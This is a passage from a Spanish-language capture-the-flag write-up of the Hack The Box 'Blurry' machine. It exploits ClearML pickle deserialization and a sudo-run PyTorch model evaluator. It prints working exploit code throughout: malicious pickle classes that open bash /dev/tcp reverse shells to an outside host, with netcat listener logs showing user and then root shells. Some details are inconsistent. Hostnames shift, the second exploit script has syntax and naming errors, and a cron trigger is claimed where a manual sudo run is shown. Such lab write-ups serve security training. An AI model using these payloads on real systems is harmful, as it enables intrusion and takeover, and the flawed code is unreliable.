File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /home/administrador/clearml.conf
ClearML setup completed successfully.
```

Con el entorno de pruebas debidamente configurado, se procedió al desarrollo de un script de explotación específicamente diseñado para aprovechar la vulnerabilidad **CVE-2024-24590**, consistente en la deserialización insegura de artefactos maliciosos. El código malicioso fue encapsulado en un artefacto manipulado y posteriormente injectado en el servidor de archivos, valiéndose de la debilidad **CVE-2024-24592** que permite operaciones de lectura y escritura sin control de acceso.

```
from clearml import Task
import pickle, os

class Exploit:
    def __reduce__(self):
        return (os.system, (f'bash -c "bash -i >& /dev/tcp/10.10.16.39/444 0>&1"',))

task = Task.init(project_name="Black Swan", task_name='pickle_artifact_upload', tags=["review"])
task.upload_artifact(name='pickle_artifact', artifact_object=Exploit(), retries=2, wait_on_upload=True, extension_name=".pkl")
```

La ejecución del *exploit* desencadenó la carga y procesamiento del artefacto por parte del servicio vulnerable, provocando la ejecución remota del *payload* en el sistema objetivo.

```
└─(isolated)-(administrador@kali)-[~/HTB/blurry/exploits]
└─$ python3 exploit.py
ClearML Task: created new task id=23323931ce924c8c8504be2793bf7bbb
2025-03-26 23:03:53,981 - clearml.Task - INFO - No repository found, storing script code instead
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/23323931ce924c8c8504be2793bf7bbb/output/log
CLEARML-SERVER new package available: UPGRADE to v2.0.0 is recommended!
Release Notes:
## Breaking Changes
MongoDB major version was upgraded from v5.x to 6.x.
Please note that if your current ClearML Server version is smaller than v1.17 (where MongoDB v5.x was first used), you'll need to first upgrade to ClearML Server v1.17.
### Upgrading to ClearML Server v1.17 from a previous version
* [docker-compose file](https://github.com/allegroai/clearml-server/blob/2976ce69cc91550a3614996e8a8d8cd799af2efd/upgrade/1_17_to_2_0/docker-compose.yml)
* [docker-compose file for Windows](https://github.com/allegroai/clearml-server/blob/2976ce69cc91550a3614996e8a8d8cd799af2efd/upgrade/1_17_to_2_0/docker-compose-win10.yml)
## New Features
- New look and feel: Full light/dark themes ([clearml #1297](https://github.com/allegroai/clearml/issues/1297))
- New UI task creation options
- Support bash as well as python scripts
- Support file upload
- New UI setting for configuring cloud storage credentials with which ClearML can clean up cloud storage artifacts on task deletion.
- Add UI scalar plots presentation of plots in sections grouped by metrics.
- Add UI Batch export plot embed codes for all metric plots in a single click.
- Add UI pipeline presentation of steps grouped into stages
## Bug Fixes
- Fix UI Model Endpoint's Number of Requests plot sometimes displays incorrect data
- Fix UI datasets page does not filter according to project when dataset is running
- Fix UI task scalar legend does not change colors when smoothing is enabled
- Fix queue list in UI Workers and Queues page does not alphabetically sort by queue display name
- Fix queue display name is not searchable in UI Task Creation modal's queue field
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring
```



Transcurridos unos minutos —tiempo correspondiente al ciclo de procesamiento automatizado del proyecto *Black Swan*— se obtuvo una consola interactiva con privilegios sobre la máquina comprometida, marcando la culminación de la fase de intrusión y el establecimiento de un punto de acceso persistente para fases posteriores de post-exploitación.

```
(administrador@kali)-[~/HTB/blurry/exploits]
└$ nc -nvlp 444
listening on [any] 444 ...
connect to [10.10.16.39] from (UNKNOWN) [10.129.35.242] 42744
bash: cannot set terminal process group (3406): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ id
id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
jippity@blurry:~$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
jippity@blurry:~$ ^Z
zsh: suspended nc -nvlp 444
      reset xterm[1] + continued nc -nvlp 444
```

Escalada de privilegios

Tras la obtención de la clave privada asociada al usuario en cuestión, fue posible establecer una sesión interactiva mediante el servicio SSH, consolidando así un acceso persistente al sistema.

```
(administrador@kali)-[~/HTB/blurry/content]
└$ ssh -i id_rsa jippity@blurry.htb
The authenticity of host 'blurry.htb (10.129.35.242)' can't be established.
ED25519 key fingerprint is SHA256:Yr2plP6C5tZyGiCNZeUYNDmsDGfGijissa6WJ00yPY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blurry.htb' (ED25519) to the list of known hosts.
Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug  1 11:37:37 2024 from 10.10.14.40
jippity@blurry:~$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
jippity@blurry:~$ 
```

Una vez autenticado, la inspección de privilegios mediante sudo -l reveló la capacidad de ejecutar, con privilegios elevados, un comando denominado `evaluation_model`.

```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$ 
```

Este script acepta como argumento un fichero con extensión `.pth`, formato comúnmente empleado por **PyTorch** para almacenar modelos de aprendizaje automático serializados. En este contexto, el archivo `.pth` contiene un *state dictionary* o la estructura completa de un modelo, incluyendo sus pesos y parámetros entrenados. PyTorch, desarrollado por el laboratorio **FAIR** de Meta, es un *framework* de *deep learning* de código abierto ampliamente utilizado en investigación y producción, que proporciona capacidades avanzadas de cálculo tensorial acelerado por GPU y un sistema de diferenciación automática para la construcción y entrenamiento de redes neuronales.

La operación de carga de modelos en PyTorch se implementa mediante las funciones `torch.save()` y `torch.load()`, que internamente delegan la serialización y deserialización de objetos al módulo estándar **pickle** de Python. Este módulo, diseñado para convertir estructuras de datos complejas en flujos binarios y viceversa, no incorpora mecanismos de validación o aislamiento de código, lo que lo hace intrínsecamente inseguro frente a datos manipulados.



En particular, la deserialización de un archivo .pth malicioso puede provocar la ejecución arbitraria de código en el entorno que lo procesa, fenómeno ampliamente documentado en ataques de *pickle poisoning* y *model backdooring* en entornos de *machine learning*. En el caso analizado, el script `evaluation_model` finaliza invocando un intérprete de Python que carga el archivo .pth especificado, lo que abre la posibilidad de explotar vulnerabilidades conocidas si el archivo ha sido manipulado para contener payloads maliciosos. La presencia de fragmentos de código en el bash script orientados a validar o filtrar modelos sugiere que el desarrollador era consciente de este riesgo, aunque la eficacia de dichas medidas dependerá de su implementación real.

```
jupyter@blury:~$ file /usr/bin/evaluate_model
/usr/bin/evaluate_model: Bourne-Again shell script, ASCII text executable
jupyter@blury:~$ cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/opt/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"
file_type=$(file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *POSIX tar archive* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *Zip archive data* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \(-name *.pkl\ -o -name "pickle"\) -print0 | while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(fickling -s "$extracted_pkl" --json-output /dev/fd/1)
done

if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity == "OVERTLY_MALICIOUS")' >/dev/null; then
    /usr/bin/echo "[+] Model $MODEL_FILE contains OVERTLY_MALICIOUS components and will be deleted."
    /bin/rm "$MODEL_FILE"
    break
fi

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
fi
```

En este estadio, la cadena de ataque se articuló en torno a la confección de un artefacto Python orientado a subvertir las salvaguardas implementadas en el script de evaluación, con el objetivo de consolidar el acceso con privilegios elevados.

```
import pickle, torch, os,
import os

class RunCommand:
    def __reduce__(self):
        return (os.system, ('bash -c "bash -i >& /dev/tcp/10.10.16.39/444 0>&1',))
torch.save(Exploit(), "data.pkl")
```

Para valorar de forma rigurosa el riesgo y la eficacia de las contramedidas, se empleó Fickling, una herramienta especializada en el análisis estático y la decompilación de serializaciones pickle, capaz asimismo de reescribir el bytecode embebido en dichos objetos. Fickling opera tanto como biblioteca de Python como mediante interfaz CLI, y está diseñada para auditar cargas serializadas de ecosistemas de ML —incluidos ficheros de PyTorch—, identificando patrones de ejecución potencialmente peligrosos en tiempo de carga y proporcionando trazabilidad precisa de las rutas de deserialización.

Más allá del diagnóstico, Fickling ofrece mecanismos de endurecimiento aplicables a entornos MLOps: instrumenta ganchos de seguridad sobre el módulo pickle para instaurar una política de “entorno ML seguro”, verificando los módulos importados durante la deserialización frente a una lista de permitidos (allowlist) y bloqueando aquellos artefactos que invoquen importaciones o opcodes con semántica de ejecución. Esta aproximación permite integrar controles preventivos directamente en el pipeline de carga de modelos, elevando el listón de seguridad sin sacrificar reproducibilidad.



En este caso, la herramienta señaló el artefacto como malicioso —exponiendo las primitivas de deserialización e importación que actuaban como vector de ejecución—; sin embargo, el wrapper defensivo del entorno objetivo no consumía ni aplicaba el veredicto de Fickling en la fase de evaluación, lo que evidenció una brecha de integración entre la detección y la ejecución y, por ende, la posibilidad de materializar la ejecución de comandos pese a las protecciones declaradas.

```
jippity@blurry:/tmp/model$ /usr/local/bin/fickling -s --json-output /dev/fd/1 data.pkl
{
  "severity": "LIKELY_OVERTLY_MALICIOUS",
  "analysis": "from posix import system is suspicious and indicative of an overtly malicious pickle file",
  "detailed_results": {
    "AnalysisResult": {
      "UnsafeImports": "from posix import system",
      "UnusedVariables": [
        "_var0",
        "system(...)"
      ]
    }
  }
}jippity@blurry:/tmp/model$
```

Una vez evaluado el modelo dentro del flujo previsto por la propia plataforma, el cron de procesamiento terminó invocando el artefacto señalado, culminando en una consola interactiva con privilegios de superusuario. Este desenlace no solo clausura el reto, sino que subraya una lección recurrente en MLOps seguro: sin una aplicación coercitiva de los resultados de análisis estático/dinámico en el punto exacto de uso, la defensa se degrada a una mera alerta no vinculante.

```
jippity@blurry:/models$ sudo -u root /usr/bin/evaluate_model /models/model.pth
[+] Model /models/model.pth is considered safe. Processing...
]
[administrador@kali]:~/HTB/blurry/content]
└─$ nc -nlvp 444
listening on [any] 444 ...
connect to [10.10.16.39] from (UNKNOWN) [10.129.35.242] 46528
root@blurry:/models# id
id
uid=0(root) gid=0(root) groups=0(root)
root@blurry:/models# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:b9:53 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.35.242/16 brd 10.129.255.255 scope global dynamic eth0
        valid_lft 3504sec preferred_lft 3504sec
    inet6 dead:beef:250:56ff:fe94:b953/64 scope global dynamic mngrtmpaddr
        valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:fe94:b953/64 scope link
        valid_lft forever preferred_lft forever
3: br-d7a05532ae0e: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:78:cc:19:0b brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-d7a05532ae0e
        valid_lft forever preferred_lft forever
    inet6 fe80::42:78ff:fecc:19ba/64 scope link
        valid_lft forever preferred_lft forever
```

